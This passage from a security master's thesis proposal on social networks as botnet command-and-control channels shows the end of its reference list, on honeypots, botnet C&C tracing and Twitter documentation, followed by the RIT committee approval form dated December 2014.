
8. N. Provos. A virtual honeypot framework. In *Proceedings of 13th USENIX Security Symposium,* August 2004.

9. Meng-Han Tsai; Kai-Chi Chang; Chang-Cheng Lin; Ching-Hao Mao; Huey-Ming Lee; , "C&C tracer: Botnet command and control behavior tracing," Systems, Man, and Cybernetics (SMC), 2011 IEEE International Conference on , vol., no., pp.1859-1864, 9-12 Oct. 2011

10. Waldecker, Bernhard, “A Review on IRC Botnet Detection and Defence”, http://www.kaspersky.com/images/waldecker,_bernhard_-_a_review_on_irc_botnet_detection_and_defence.pdf

11. https://about.twitter.com/company, 2014 Twitter

12. https://dev.twitter.com/rest/public/rate-limiting, 2014 Twitter



Rochester Institute of Technology
B. Thomas Golisano College
of
Computing and Information Sciences

Master of Science in
Networking and System Administration

~ Thesis Proposal Approval Form ~

Student Name: Adam St. Onge

Thesis Title: Social Networks as Command & Control Channels for Botnets

Thesis Area(s): (circle one)

Networking   Systems Administration

x Security   Other ____________

~ MS Thesis Committee ~

Name	Signature	Date
Daryl Johnson Chair	[illegible]	12/1/2014
Sylvia Perez-Hardy Committee Member	[illegible]	12/1/2014
Bill Stackpole Committee Member	[illegible]	1-Dec-2014